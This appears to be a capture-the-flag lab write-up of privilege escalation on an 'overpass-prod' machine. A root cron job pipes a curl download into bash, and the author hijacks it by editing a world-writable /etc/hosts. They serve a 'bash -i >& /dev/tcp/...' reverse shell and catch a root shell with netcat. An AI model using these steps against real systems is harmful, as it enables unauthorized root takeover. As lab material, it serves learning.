
```
james@overpass-prod /tmp (0.308s)
cat /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
```

in /etc/crontab saw that a script is being downloaded and executed.




```
james@overpass-prod:/tmp (0.39s)
ls -al /etc/hosts

-rw-rw-rw- 1 root root 250 Jun 27  2020 /etc/hosts
```

We can write to /etc/hosts file... So will start a web server on my system and create a file buildscript.sh and then it will contain another reverse shell and when it will be executed by root, it will get us root/pwned shell.




```
~/Downloads/downloads/src (0.028s)
cat buildscript.sh
bash -i >& /dev/tcp/10.17.68.223/9999 0>&1
```

added revshell.




```
~/Downloads
sudo python -m http.server 80
[sudo] password for sohamt:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.201.195 - - [09/Sep/2024 21:57:01] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.201.195 - - [09/Sep/2024 21:58:01] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.201.195 - - [09/Sep/2024 21:59:01] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
```

It will take some time to fetch the revshell but still it's fine.



```
~/Downloads
nc -lnvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.10.201.195 33716
bash: cannot set terminal process group (8960): Inappropriate ioctl for device
bash: no job control in this shell
root@overpass-prod:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@overpass-prod:~#
```

got root/pwned shell.



```
bash: cd: root: No such file or directory
root@overpass-prod:~# cd /root
cd /root
root@overpass-prod:~# ls
ls
buildStatus
builds
go
root.txt
src
root@overpass-prod:~# 
```

got last flag...